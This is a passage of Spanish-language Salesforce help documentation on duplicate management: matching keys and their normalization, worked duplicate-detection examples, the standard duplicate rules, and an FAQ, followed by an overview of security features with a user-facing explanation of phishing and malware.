Una vez se activa un regla de coincidencia, se utilizan las claves de coincidencia para crear valores de claves de coincidencia para todos los registros. Cuando se ejecuta una regla de coincidencia, compara los valores de claves de coincidencia del registro guardado con registros existentes. Si el registro guardado tiene el mismo valor de clave de coincidencia que un registro existente, es un duplicado en potencia y se evalúa más. Si el registro guardado tiene un valor de clave de coincidencia único, no se considera un duplicado. En raras ocasiones, el uso de claves de coincidencia provoca que se omitan duplicados. Casi nunca ocurre, pero lo lamentamos mucho cuando pasa. Afortunadamente, los beneficios de rendimiento al utilizar claves de coincidencia superan en gran medida a los inconvenientes.


## Cómo se crean las claves de coincidencia y los valores de claves de coincidencia

1. La ecuación de regla de coincidencia (que es la organización de campos) se reescribe en un formato estandarizado que traduce las declaraciones OR en declaraciones AND.
2. Los valores de los campos de la regla de coincidencia están normalizados.
3. Se crea una clave de coincidencia empleando las combinaciones de campos especificadas en el formato de campo estandarizado. Las reglas de coincidencia pueden tener múltiples claves de coincidencia. Par alas reglas de coincidencia estándar o las reglas personalizadas con combinaciones de campos estándar, se utilizan las claves de coincidencia predefinidas.
4. La clave de coincidencia se utiliza para combinar los valores de campos normalizados para cada registro. Y, voilá, ¡nacen fantásticos valores de claves de coincidencia!

Nota: En estos momentos, no creamos claves de coincidencia para los campos `Título` y `Dirección`. Por lo tanto, si esos campos están incluidos en su regla de coincidencia, no generarán claves de coincidencia.

## Notación de claves de coincidencia

La notación común de claves de coincidencia muestra qué campos y qué caracteres de esos campos se emplean en la regla de coincidencia.




- El campo utilizado en la clave de coincidencia (1)
- Número de palabras (tokens) en el valor de campo para incluir en la clave de coincidencia (2). Si no existe ningún número, se incluyen todas las palabras.
- Número de caracteres por palabra para incluir en la clave de coincidencia (3). Si no existe ningún número, todos los caracteres están incluidos.
- El campo adicional utilizado en la clave de coincidencia (4)

Nota: Cada regla de coincidencia personalizada puede tener un máximo de 10 claves de coincidencia; no podrá guardar una regla de coincidencia que requiera más.

## Claves de coincidencia predefinidas para reglas de coincidencia estándar

Las reglas de coincidencia estándar utilizan claves de coincidencia predefinidas.

| Notación de claves de coincidencia | Objeto aplicados | Ejemplos de valores de claves de coincidencia |
|---|---|---|
| Empresa (2,6) Ciudad (_, 6) | Cuenta | Cuenta: Orange Sporting Company = orangesporti<br>Ciudad: San Francisco = sanfra<br>Clave: orangesportisanfra |

| Notación de claves de coincidencia | Objeto aplicados | Ejemplos de valores de claves de coincidencia |
|---|---|---|
| Empresa (2,6) Código postal (_, 1,3) | Cuenta | Nombre de la cuenta: salesforce.com = orangesports<br>Código postal: 94105-5188 = 941<br>Clave: salesf941 |
| Correo electrónico | Contacto<br>Candidato | Correo electrónico: john_doe@us.ibm.com = johndoe@ibm.com<br>Clave: johndoe@ibm.com |
| First_Name (1,1) Last_Name Email | Contacto<br>Candidato | Nombre: John = j<br>Apellido: Doe = doe = t (con double metaphone aplicado)<br>Correo electrónico: john_doe@us.salesforce.com = johndoe@salesforce.com<br>Clave: jt@salesforce.com |
| First_Name (1,1) Last_Name Company (2,5) | Contacto<br>Candidato | Nombre: Marc = m<br>Apellidos: Benioff = pnf (con double metaphone aplicado)<br>Empresa: salesforce.com = sales<br>Clave: mpnfsales |
| First_Name (1,1) Last_Name Phone | Contacto<br>Candidato | Nombre: Marc = m<br>Apellidos: Benioff = pnf (con double metaphone aplicado)<br>Teléfono: 1-415-555-1234 = 415555<br>Clave: mpnf415555 |
| Ciudad del sitio Web (_,6) | Cuenta | Sitio Web: https://www.salesforce.com = salesforce.com<br>Ciudad: San Francisco = sanfra<br>Clave: salesforce.comsanfra |
| Código postal del sitio Web (1,3) | Cuenta | Sitio Web: https://www.salesforce.com = salesforce.com<br>Código postal: 94105-5188 = 941<br>Clave: salesforce.com941 |

Las reglas de coincidencia personalizadas también pueden utilizar estas claves de coincidencia predefinidas. Por ejemplo, digamos que la ecuación de la regla de coincidencia para una regla de coincidencia de contacto personalizado es (`Nombre` AND `Apellidos` AND

`Empresa`), y se selecciona el método de coincidencia Aproximada para al menos uno de los campos. Entonces, la notación para esta clave de coincidencia será: First_Name (1,1) Last_Name Company (2,6).

CONSULTE TAMBIÉN

- Referencia de regla de coincidencia
- Criterios de coincidencia para reglas de coincidencia
- Criterios de normalización para claves de coincidencia de reglas de coincidencia

## Criterios de normalización para claves de coincidencia de reglas de coincidencia

Como parte del proceso de creación de valores de claves de coincidencia, los valores de campos de reglas de coincidencia están normalizados. El modo de normalizar un valor de campo depende de varios factores, incluyendo el método de coincidencia para ese campo, según se especifica en la regla de coincidencia. Además, algunos campos empleados habitualmente, que se utilizan en las reglas de coincidencia estándar, se normalizan de manera especial para optimizar la detección de duplicados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Detalles de normalización | ¿Se aplica a reglas de coincidencia estándar *y* personalizadas? | Ejemplos |
|---|---|---|---|
| `Empresa` | Amplía acrónimos. Pone en minúsculas todos los caracteres. Elimina sufijos, como `Corporation`, `Incorporated`, `Inc`, `Limited`, `Ltd`. Elimina palabras irrelevantes `and`, `the`, `of`. Elimina caracteres especiales y acentos. | Sí. Pero en reglas de coincidencia personalizadas, debe seleccionarse *`Aproximada: Empresa`* para el Método de coincidencia. | IBM = international business machines<br>Intel Corp. = intel |
| `Nombre` | Sustituye el nombre con alias, si es aplicable. Elimina saludos, caracteres especiales y acentos. Mantiene únicamente la primera letra de la primera palabra y pone en minúsculas esta letra. | Sí. Pero en reglas de coincidencia personalizadas, debe seleccionarse *`Aproximada: Nombre`* para el Método de coincidencia. | Dr. Jane = j<br>Mr. Bob= robert = r |
| `Apellidos` | Elimina caracteres especiales y sufijos. Sustituye consonantes idénticas consecutivas por una sola consonante. Minúsculas de la primera letra. Después de la normalización, se aplica el algoritmo fonético double | Sí. Pero en reglas de coincidencia personalizadas, debe seleccionarse *`Aproximada: Apellidos`* para | O'Reilly, Jr. = oreily (sin double metaphone)<br>O'Reilly, Jr. = oreily = arl (con double metaphone) |

| Campo | Detalles de normalización | ¿Se aplica a reglas de coincidencia estándar y personalizadas? | Ejemplos |
|---|---|---|---|
| | metaphone por lo que las variantes ortográficas y faltas de ortografía se tienen en cuenta. | el Método de coincidencia. | |
| `Correo electrónico` | Elimina caracteres especiales, como guiones bajos y puntos, de ambas partes de la dirección de correo electrónico. Retiene el carácter "@". | No. Solo se aplica a reglas de coincidencia estándar. | john.doe@us.salesforce.com = johndoe@salesforcecom |
| `Teléfono` | Elimina todos los caracteres que no sean dígitos y letras. Para todos los números de teléfono de EE.UU., convierte las letras en números y elimina el código internacional de la izquierda. Elimina los 4 últimos dígitos. | Sí. Pero en reglas de coincidencia personalizadas, debe seleccionarse *`Aproximada: Teléfono`* para el Método de coincidencia. | 1-800-555-1234 = 800555<br>44 20 0540 0202 = 44200540 |
| `Sitio Web` | Elimina el protocolo (http), el subdominio (www) y cualquier ruta de archivo. A continuación, solo utiliza los dos o tres últimos tokens, dependiendo de si son designaciones internacionales. Retiene los puntos. | No. Solo se aplica a reglas de coincidencia estándar. | http://www.us.salesforce.com/product = salesforce.com<br>http://www.ox.ac.uk/ = ox.ac.uk |

Nota: Otros campos, incluyendo campos personalizados y campos que utilizan el método de coincidencia Exacta en la regla de coincidencia, se normalizan poniendo en minúsculas todas las letras y retirando los espacios iniciales y finales.

CONSULTE TAMBIÉN

- Referencia de regla de coincidencia
- Criterios de coincidencia para reglas de coincidencia
- Claves de coincidencia empleadas con reglas de coincidencia

## Ejemplos de coincidencias

Consulte algunos ejemplos de reglas de coincidencia en acción para ayudarle a comprender cómo se comparan los registros y se evalúan como duplicados.

Ejemplo: **Regla de coincidencia de candidatos personalizada con métodos de coincidencia aproximada**

**Tabla 3: Criterios coincidentes**

| | Campo | Método de coincidencia |
|---|---|---|
| 1 | `Empresa` | *`Aproximada: Nombre de empresa`* |
| 2 | `Correo electrónico` | *`Exacta`* |
| 3 | `Teléfono` | *`Aproximada: Teléfono`* |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | Campo | Método de coincidencia |
|---|---|---|
| | La ecuación de coincidencia es `Empresa` OR (`Correo electrónico` AND `Teléfono`). | |

En base a estos criterios de coincidencia, así funciona la coincidencia.

1. **Se generan valores de claves de coincidencia para los candidatos existentes.** En base a la ecuación de coincidencia y los métodos de coincidencia especificados, se crean 2 claves de coincidencia. A partir de estas, se generan los valores de claves de coincidencia.

**Tabla 4: Claves de coincidencia**

| Ecuación de coincidencia en formato estandarizado | Clave de coincidencia | Valores de campos coincidentes de muestra | Valores de claves de coincidencia de muestra |
|---|---|---|---|
| (`Empresa` AND `Teléfono`) OR | Empresa (2,6)<br>Teléfono | `Empresa` = Global Guitars Inc.<br>`Teléfono` = 415-123-4567 | globalguitar415123 |
| (`Correo electrónico` AND `Teléfono`) | Correo electrónico<br>Teléfono | `Correo electrónico` = sally.smith@globalguitars.com<br>`Teléfono` = 415-123-4567 | sally.smith@globalguitars.com415123 |

2. **Se generan valores de claves de coincidencia para el nuevo registro.** Esto se produce en el momento en que se guarda el nuevo registro.

**Tabla 5: Nuevo registro**

| Valores de campo de coincidencia | Valores de claves de coincidencia |
|---|---|
| `Empresa` = Eltie Sports<br>`Correo electrónico` = john.doe@elitesport.com<br>`Teléfono` = 1-415-555-1234 | eltiesports415555<br>john.doe@elitesport.com415555 |

3. **Se comparan los valores de claves de coincidencia del nuevo registro con los de registros existentes.**

**Tabla 6: Registros existentes comparados con nuevo registro**

| Registro | Valores de campo de coincidencia | Valores de claves de coincidencia | ¿Coincidencia? |
|---|---|---|---|
| 1 | `Empresa` = Elite Sports<br>`Correo electrónico` = john.doe@elitesports.com<br>`Teléfono` = 1-415-555-1234 | elitesports415555<br>john.doe@elitesports.com415555 | No. No se considera un duplicado. |

| Registro | Valores de campo de coincidencia | Valores de claves de coincidencia | ¿Coincidencia? |
|---|---|---|---|
| 2 | `Empresa` = Elite Sport<br>`Correo electrónico` = john.doe@elitesport.com<br>`Teléfono` = 1-415-555-1234 | elitesport415555<br>john.doe@elitesport.com415555 | Sí. Los primeros valores de la clave de coincidencia no coinciden. No obstante, los segundos valores de la clave de coincidencia son idénticos, de modo que el registro se considera un duplicado en potencia. Solo se necesita una coincidencia de valores de la clave de coincidencia. |

4. **Determine si el nuevo registro es un duplicado en potencia.** ¿Tiene el nuevo registro el mismo valor de la clave de coincidencia que un registro existente?
   - Sí: el nuevo registro se considera un duplicado en potencia. Se evalúa más empleando otros recursos de coincidencia, incluyendo algoritmos de coincidencia.
   - No: el nuevo registro no se considera un duplicado.

Ejemplo: **Regla de coincidencia de contactos personalizada con métodos de coincidencia exacta**

**Tabla 7: Criterios coincidentes**

| | Campo | Método de coincidencia |
|---|---|---|
| 1 | `Ciudad` | *Exacta* |
| 2 | `Correo electrónico` | *Exacta* |
| 3 | `Teléfono` | *Exacta* |
| | La ecuación de coincidencia es `Ciudad` OR (`Correo electrónico` AND `Teléfono`). | |

En base a estos criterios de coincidencia, así funciona la coincidencia.

1. **Se generan valores de claves de coincidencia para los contactos existentes.** En base a la ecuación de coincidencia y los métodos de coincidencia especificados, se crean 2 claves de coincidencia. A partir de estas, se generan los valores de claves de coincidencia.

**Tabla 8: Clave de coincidencia**

| Ecuación de coincidencia en formato estandarizado | Clave de coincidencia | Valores de campos coincidentes de muestra | Valores de claves de coincidencia de muestra |
|---|---|---|---|
| (`Ciudad` AND `Correo electrónico`) OR | Ciudad Correo electrónico | `Ciudad` = San Francisco<br>`Correo electrónico` = john.doe@elitesports.com | san francjohn.doe@elitesports.com |

| Ecuación de coincidencia en formato estandarizado | Clave de coincidencia | Valores de campos coincidentes de muestra | Valores de claves de coincidencia de muestra |
|---|---|---|---|
| (`Ciudad` AND `Teléfono`) | Ciudad Teléfono | `Ciudad` = San Francisco<br>`Teléfono` = 415-555-1234 | san francisco415-555-1234 |

2. **Se generan valores de claves de coincidencia para el nuevo registro.** Esto se produce en el momento en que se guarda el nuevo registro.

**Tabla 9: Nuevo registro**

| Valores de campo de coincidencia | Valores de claves de coincidencia |
|---|---|
| `Ciudad` = San Francisco<br>`Correo electrónico` = john.doe@elitesports.com<br>`Teléfono` = 1-415-555-1234 | san franciscojohn.doe@elitesports.com<br>san francisco1-415-555-1234 |

3. **Se comparan los valores de claves de coincidencia del nuevo registro con los de registros existentes.**

**Tabla 10: Registros existentes comparados con nuevo registro**

| Registro | Valores de campo de coincidencia | Valores de claves de coincidencia | ¿Coincidencia? |
|---|---|---|---|
| 1 | `Ciudad` = San Frncisco<br>`Correo electrónico` = john.doe@elitesports.com<br>`Teléfono` = 1-415-555-1234 | san frnciscojohn.doe@elitesports.com<br>san frncisco1-415-555-1234 | No. No se considera un duplicado. |
| 2 | `Ciudad` = San Francisco<br>`Correo electrónico` = john.doe@elitesports.com<br>`Teléfono` = 1-415-555-1111 | san franciscojohn.doe@elitesports.com<br>san francisco1-415-555-1111 | Sí. Los primeros valores de la clave de coincidencia son idénticos, de modo que el registro se considera un duplicado en potencia. Solo se necesita una coincidencia de valores de la clave de coincidencia. |

4. **Determine si el nuevo registro es un duplicado en potencia.** ¿Tiene el nuevo registro el mismo valor de la clave de coincidencia que un registro existente?
   - Sí: el nuevo registro se considera un duplicado en potencia. Se evalúa más empleando otros recursos de coincidencia, incluyendo algoritmos de coincidencia.
   - No: el nuevo registro no se considera un duplicado.

# Referencia de regla de duplicados

Aquí encontrará información adicional que le ayudará a comprender cómo funcionan las reglas de duplicados y cómo utilizarlas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Reglas de duplicados estándar
A partir de Spring '16, las nuevas organizaciones de Salesforce con reglas de duplicados de cuentas, contactos y candidatos ya estarán configuradas y activadas. Estas reglas definen lo que sucede cuando intenta guardar un registro duplicado. Cada regla de duplicados estándar tiene una regla coincidente estándar correspondiente que determina cómo se identifican dos registros como duplicados.

## Reglas de duplicados estándar

A partir de Spring '16, las nuevas organizaciones de Salesforce con reglas de duplicados de cuentas, contactos y candidatos ya estarán configuradas y activadas. Estas reglas definen lo que sucede cuando intenta guardar un registro duplicado. Cada regla de duplicados estándar tiene una regla coincidente estándar correspondiente que determina cómo se identifican dos registros como duplicados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Regla de duplicados de cuentas estándar
Al igual que todas las reglas de duplicados, la regla de duplicados estándar utilizada para registros de cuentas define lo que sucede cuando intenta guardar un registro duplicado. Si intenta guardar una nueva cuenta, se muestra una alerta.

Regla de duplicados de contactos estándar
Al igual que todas las reglas de duplicados, la regla de duplicados estándar utilizada para registros de contactos define lo que sucede cuando intenta guardar un registro duplicado. Si intenta guardar un nuevo contacto, se muestra una alerta.

Regla de duplicados de candidatos estándar
Al igual que todas las reglas de duplicados, la regla de duplicados estándar utilizada para registros de candidatos define lo que sucede cuando intenta guardar un registro duplicado. Si intenta guardar un nuevo candidato, se muestra una alerta.

### Regla de duplicados de cuentas estándar

Al igual que todas las reglas de duplicados, la regla de duplicados estándar utilizada para registros de cuentas define lo que sucede cuando intenta guardar un registro duplicado. Si intenta guardar una nueva cuenta, se muestra una alerta.

#### Detalles de regla

| | |
|---|---|
| **Nombre de regla** | `Regla de duplicados de cuentas estándar` |
| **Descripción** | `Regla de duplicados para registros de cuentas` |
| **Objeto** | `Cuenta` |
| **Seguridad a nivel de registro** | `Aplicar reglas de colaboración` |

### Acciones

Las acciones definen lo que sucede cuando intenta guardar un registro duplicado.

| | |
|---|---|
| **Acción al crear** | `Permitir: Alerta e Informe` |
| **Acción al modificar:** | `Permitir: Informe` |
| **Texto de alerta** | `Alerta duplicada` |

### Reglas de coincidencia

Las reglas de coincidencia definen cómo se identifican los duplicados. Se debe especificar al menos 1 regla de coincidencia para una regla de duplicados.

| | |
|---|---|
| **Compara cuenta con** | `Cuentas` |
| **Regla de coincidencia** | `Regla de coincidencia de cuenta estándar` |
| **Criterios coincidentes** | `Regla de coincidencia para registros de cuentas` |
| **Asignación de campo** | `Se ha seleccionado la asignación` |

## Regla de duplicados de contactos estándar

Al igual que todas las reglas de duplicados, la regla de duplicados estándar utilizada para registros de contactos define lo que sucede cuando intenta guardar un registro duplicado. Si intenta guardar un nuevo contacto, se muestra una alerta.

### Detalles de regla

| | |
|---|---|
| **Nombre de regla** | `Regla de duplicados de contactos estándar` |
| **Descripción** | `Regla de duplicados para registros de contactos` |
| **Objeto** | `Contacto` |
| **Seguridad a nivel de registro** | `Aplicar reglas de colaboración` |

### Acciones

Las acciones definen lo que sucede cuando intenta guardar un registro duplicado.

| | |
|---|---|
| **Acción al crear** | `Permitir: Alerta e Informe` |
| **Acción al modificar:** | `Permitir: Informe` |
| **Texto de alerta** | `Alerta duplicada` |

### Reglas de coincidencia

Las reglas de coincidencia definen cómo se identifican los duplicados. Se debe especificar al menos 1 regla de coincidencia para una regla de duplicados.

| | |
|---|---|
| **Compara cuenta con** | Contactos |
| **Regla de coincidencia** | Regla de coincidencia de contacto estándar |
| **Criterios coincidentes** | Regla de coincidencia para registros de contactos |
| **Asignación de campo** | Se ha seleccionado la asignación |

## Regla de duplicados de candidatos estándar

Al igual que todas las reglas de duplicados, la regla de duplicados estándar utilizada para registros de candidatos define lo que sucede cuando intenta guardar un registro duplicado. Si intenta guardar un nuevo candidato, se muestra una alerta.

### Detalles de regla

| | |
|---|---|
| **Nombre de regla** | Regla de duplicados de candidatos estándar |
| **Descripción** | Regla de duplicados para registros de candidato |
| **Objeto** | Candidato |
| **Seguridad a nivel de registro** | Aplicar reglas de colaboración |

### Acciones

Las acciones definen lo que sucede cuando intenta guardar un registro duplicado.

| | |
|---|---|
| **Acción al crear** | Permitir: Alerta e Informe |
| **Acción al modificar:** | Permitir: Informe |
| **Texto de alerta** | Alerta duplicada |

### Reglas de coincidencia

Las reglas de coincidencia definen cómo se identifican los duplicados. Se debe especificar al menos 1 regla de coincidencia para una regla de duplicados.

| | |
|---|---|
| **Compara cuenta con** | Candidatos |
| **Regla de coincidencia** | Regla de coincidencia de candidato estándar |
| **Criterios coincidentes** | Regla de coincidencia para registros de candidatos |
| **Asignación de campo** | Se ha seleccionado la asignación |

# Preguntas frecuentes acerca de la gestión de duplicados

Respuestas a preguntas comunes acerca de Gestión de duplicados de Data.com.

¿Cómo funciona la prevención de duplicados con Data.com Prospector y Data.com Clean?

¿Por qué obtengo un mensaje de error indicando que mi regla de coincidencia utiliza demasiados operadores OR dentro de agrupaciones?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## ¿Cómo funciona la prevención de duplicados con Data.com Prospector y Data.com Clean?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Adición de registros con Data.com Prospector

Depende de las preferencias de duplicados de Data.com de su organización.

Si su organización no permite agregar registros duplicados a Salesforce desde Data.com, Data.com bloqueará la adición de registros duplicados a Salesforce y la regla de duplicados no necesita ejecutarse. El usuario que está intentando agregar registros desde Data.com recibirá un registro de errores cuyos registros no se pueden agregar porque son duplicados.

Si su organización permite agregar registros duplicados a Salesforce desde Data.com, se ejecutarán las reglas de duplicados. La regla de duplicados determinará si el registro duplicado está habilitado o bloqueado Los registros bloqueados por la regla de duplicados aparecerán en el registro de error.

### Actualización de registros con Data.com Clean

Depende de las reglas de duplicados de su organización. Si su regla de duplicados está definida para bloquear duplicados en la modificación, no se podrá limpiar un registro si la limpieza crea un duplicado.

Para trabajos de limpieza, si su regla de duplicados está definida para bloquear o alertar, no se podrá limpiar un registro si la limpieza crea un duplicado. Aparece un error de entidad en la tabla Historial de trabajos de limpieza para cualquier registro que no se puede limpiar durante un trabajo.

Si su regla de duplicados está definida para permitir duplicados en la modificación, se podrá limpiar un registro incluso si la limpieza crea un duplicado. Además, ninguna alerta aparece durante la limpieza manual de registros incluso si su regla de duplicados está establecida como alerta.

## ¿Por qué obtengo un mensaje de error indicando que mi regla de coincidencia utiliza demasiados operadores OR dentro de agrupaciones?

Una regla de coincidencia tiene un límite de 10 campos ordenados en una ecuación. Cuando se guarda una regla de coincidencia, reescribimos la ecuación en un formato estandarizado que traduce las declaraciones OR en declaraciones AND. El formato estandarizado tiene un límite de 10 filas.

**Ejemplo:** Si su regla de coincidencia incluye la siguiente ecuación...

(Campo 1 OR Campo 2) AND
(Campo 3 OR Campo 4) AND
(Campo 5 OR Campo 6) AND
(Campo 7 OR Campo 8)

...se reescribiría como

(Campo 1 AND Campo 3 AND Campo 5 AND Campo 7) OR
(Campo 1 AND Campo 3 AND Campo 5 AND Campo 8) OR
(Campo 1 AND Campo 3 AND Campo 6 AND Campo 7) OR
(Campo 1 AND Campo 3 AND Campo 6 AND Campo 8) OR
(Campo 1 AND Campo 4 AND Campo 5 AND Campo 7) OR
(Campo 1 AND Campo 4 AND Campo 5 AND Campo 8) OR
(Campo 1 AND Campo 4 AND Campo 6 AND Campo 7) OR
(Campo 1 AND Campo 4 AND Campo 6 AND Campo 8) OR
(Campo 2 AND Campo 3 AND Campo 5 AND Campo 7) OR
(Campo 2 AND Campo 3 AND Campo 5 AND Campo 8) OR
(Campo 2 AND Campo 3 AND Campo 6 AND Campo 7) OR
(Campo 2 AND Campo 3 AND Campo 6 AND Campo 8) OR
(Campo 2 AND Campo 4 AND Campo 5 AND Campo 7) OR
(Campo 2 AND Campo 4 AND Campo 5 AND Campo 8) OR
(Campo 2 AND Campo 4 AND Campo 6 AND Campo 7) OR
(Campo 2 AND Campo 4 AND Campo 6 AND Campo 8)

Aunque esta regla de coincidencia está dentro del límite de campo, supera el límite de filas de 10 cuando se escribe en el formato estandarizado, y por lo tanto, no puede guardarse. Es necesario que refine la regla de coincidencia para que utilice menos operadores OR dentro de las agrupaciones.

CONSULTE TAMBIÉN

Claves de coincidencia empleadas con reglas de coincidencia

# Proteger su organización de Salesforce

Salesforce se creó desde el principio para proteger sus datos y aplicaciones. También puede implementar su propio esquema de seguridad para reflejar la estructura y necesidades de su organización. La protección de datos es responsabilidad conjunta suya y de Salesforce. Las funciones de seguridad de Salesforce le permiten capacitar a sus usuarios para que realicen sus trabajos de forma segura y efectiva.

### Conceptos básicos de seguridad de Salesforce

Las funciones de seguridad de Salesforce le ayudan a capacitar a sus usuarios para que realicen sus trabajos de forma segura y efectiva. Salesforce limita la exposición de los datos a los usuarios que realizan acciones sobre ellos. Implemente los controles de seguridad que considere apropiados para la confidencialidad de los datos. Trabajaremos juntos para proteger sus datos del acceso no autorizado desde fuera de su empresa y del uso inapropiado por parte de sus usuarios.

### Proteger sus datos de Salesforce con Cifrado de plataforma Escudo

Cifrado de plataforma Escudo ofrece a sus datos una nueva capa completa de seguridad preservando al mismo tiempo las funciones críticas de la plataforma. Le permite cifrar datos confidenciales durante el tiempo de inactividad, y no solo cuando se transmiten en una red, por lo que su empresa puede cumplir con las políticas de privacidad, requisitos normativos y obligaciones contractuales para manipular datos privados.

### Seguridad de sesión

Después de iniciar sesión, un usuario establece una sesión con la plataforma. Utilice la seguridad de sesión para limitar la exposición de su red cuando un usuario deje de prestar atención al equipo mientras sigue conectado. También limita el riesgo de ataques internos, como cuando un empleado intenta utilizar la sesión de otro empleado. Seleccione entre varias configuraciones de sesión para controlar el comportamiento de la sesión.

### Activaciones

Activación realiza un seguimiento de la información acerca de dispositivos desde los cuales los usuarios verificaron su identidad. Salesforce solicita a los usuarios verificar su identidad cuando acceden a Salesforce desde una aplicación o un navegador no reconocido. La verificación de identidad agrega una capa adicional de seguridad en la autenticación de nombre de usuario y contraseña. La página Activaciones indica las direcciones IP de inicio de sesión y navegadores de cliente utilizados.

### Autenticar usuarios

La autenticación significa evitar el acceso no autorizado a su organización o sus datos asegurándose de que cada usuario que inicia sesión es quién dice ser.

### Seguridad de transacciones

Seguridad de transacciones es un marco que intercepta eventos en tiempo real de Salesforce y aplica acciones apropiadas y notificaciones basándose en políticas de seguridad que cree. Seguridad de transacciones supervisa eventos según las políticas que configura. Estas políticas se aplican en eventos en su organización y especifique acciones para realizar cuando se producen algunas combinaciones de eventos. Cuando se desencadena una política, puede hacer que se realice una acción y recibir una notificación opcional.

### Inicio de sesión único

El inicio de sesión único permite a los usuarios acceder a todos los recursos de red autorizados sin tener que iniciar sesión de forma separada en cada recurso. Usted valida nombres de usuario y contraseñas con su base de datos de usuario u otra aplicación cliente en vez de que Salesforce gestione contraseñas de usuario distintas.

### Mi dominio

Agregue un dominio personalizado a la URL de su organización de Salesforce con la función Mi dominio de Salesforce. Tener un dominio personalizado le permite destacar su marca y hace que su organización sea más segura. Un dominio personalizado es práctico y le permite personalizar su página de inicio de sesión.

### Iniciador de aplicación

El Iniciador de aplicación muestra a los usuarios logotipos vinculados con las aplicaciones locales, aplicaciones conectadas y aplicaciones de Salesforce, todo desde una interfaz de usuario unificada. Los administradores pueden establecer el orden de aplicaciones predeterminado para sus organizaciones.

### Configurar ajustes de seguridad de carga y descarga de archivos

Para proporcionar más seguridad, controle el modo en que se gestionan algunos tipos de archivo durante la carga y la descarga.

### Certificados y claves

Los certificados y los pares de claves de Salesforce se utilizan para las firmas que verifican que una solicitud proviene de su organización. Se utilizan para comunicaciones SSL autenticadas con un sitio Web externo, o al utilizar su organización como un proveedor de identidad. Solo es necesario generar un certificado y par de claves de Salesforce si está trabajando con un sitio Web externo que desee una verificación de que las solicitudes provienen de una organización de Salesforce.

# Conceptos básicos de seguridad de Salesforce

Las funciones de seguridad de Salesforce le ayudan a capacitar a sus usuarios para que realicen sus trabajos de forma segura y efectiva. Salesforce limita la exposición de los datos a los usuarios que realizan acciones sobre ellos. Implemente los controles de seguridad que considere apropiados para la confidencialidad de los datos. Trabajaremos juntos para proteger sus datos del acceso no autorizado desde fuera de su empresa y del uso inapropiado por parte de sus usuarios.

### Phishing y Malware

La confianza comienza con la transparencia. Es por eso que Salesforce muestra información en tiempo real sobre el rendimiento del sistema y la seguridad en el sitio de confianza en http://trust.salesforce.com. Este sitio proporciona datos en vivo acerca del rendimiento del sistema, alertas sobre intentos de phishing y malware actuales y recientes y sugerencias acerca de prácticas recomendadas de seguridad para su organización.

### Infraestructura de seguridad

Salesforce utiliza parte de la tecnología más avanzada de seguridad de Internet disponible hoy día. Si accede a la aplicación utilizando un navegador compatible con Salesforce, la tecnología Transport Layer Security (TLS) protege su información utilizando autenticación del servidor y Cifrado clásico, garantizando que sus datos están seguros y únicamente disponible para usuarios registrados en su organización.

### Control del estado de seguridad

Como administrador, puede utilizar Health Check para identificar y solucionar vulnerabilidades de seguridad en su configuración de seguridad, todo desde una sola página. Una puntuación de resumen le muestra cómo se mide su organización con respecto al valor básico recomendado por Salesforce.

### Control

La auditoría proporciona información acerca del uso del sistema, que puede ser importante en el diagnóstico de problemas de seguridad potenciales o reales. Las funciones de auditoría de Salesforce no protegen su organización por sí mismas; alguien en su organización debe realizar auditorías regulares para detectar posibles abusos.

### Salesforce Shield

Salesforce Shield es un trío de herramientas de seguridad que los administradores y desarrolladores pueden utilizar para crear un nuevo nivel de confianza, transparencia, cumplimiento normativo y leyes en aplicaciones importantes para los negocios. Incluye Cifrado de plataforma, Supervisión de eventos y Seguimiento de auditoría de campos. Pregunte su administrador de Salesforce si Salesforce Shield está disponible en su organización.

## Phishing y Malware

La confianza comienza con la transparencia. Es por eso que Salesforce muestra información en tiempo real sobre el rendimiento del sistema y la seguridad en el sitio de confianza en http://trust.salesforce.com. Este sitio proporciona datos en vivo acerca del rendimiento del sistema, alertas sobre intentos de phishing y malware actuales y recientes y sugerencias acerca de prácticas recomendadas de seguridad para su organización.

La ficha Seguridad en el sitio de confianza incluye información muy útil que puede ayudarle a proteger los datos de su empresa. En concreto, permanezca sobre aviso de phishing y malware.

- El phishing es una técnica de ingeniería social en la que una empresa falsa se hace pasar por una entidad de confianza que intenta adquirir información confidencial como nombres de usuarios, contraseñas e información de tarjetas de crédito, mediante comunicaciones electrónicas. Los ataques de phishing suelen pedir a los usuarios que introduzcan sus datos en un sitio Web falso cuya URL y apariencia son casi idénticos al sitio Web auténtico. Como la comunidad de Salesforce crece sin parar, se ha convertido en un goloso objetivo para los phishers. Usted no recibirá nunca ningún correo electrónico ni llamada telefónica de un empleado de Salesforce solicitándole que revele sus contraseñas. Si así fuera, no revele nunca su información confidencial. Puede informar de cualquier actividad sospechosa haciendo clic en el vínculo **Informar sobre un correo electrónico sospechoso** en la ficha **Confianza** en http://trust.salesforce.com.
- El malware es un software diseñado para infiltrarse o dañar un sistema informático sin el consentimiento informado del propietario. Es un término general utilizado para referirse a una variedad de formas de software hostil, intrusivo o molesto, que puede incluir virus y spyware.

## Lo que está haciendo Salesforce al respecto de Phishing y Malware

La seguridad de los clientes es la base del éxito comercial, por lo que Salesforce continuará aplicando las prácticas recomendadas y técnicas recomendadas en este campo. Entre las acciones recientes y continuadas se incluyen:

- Control y análisis activos de los registros para poder avisar con tiempo a los clientes afectados.
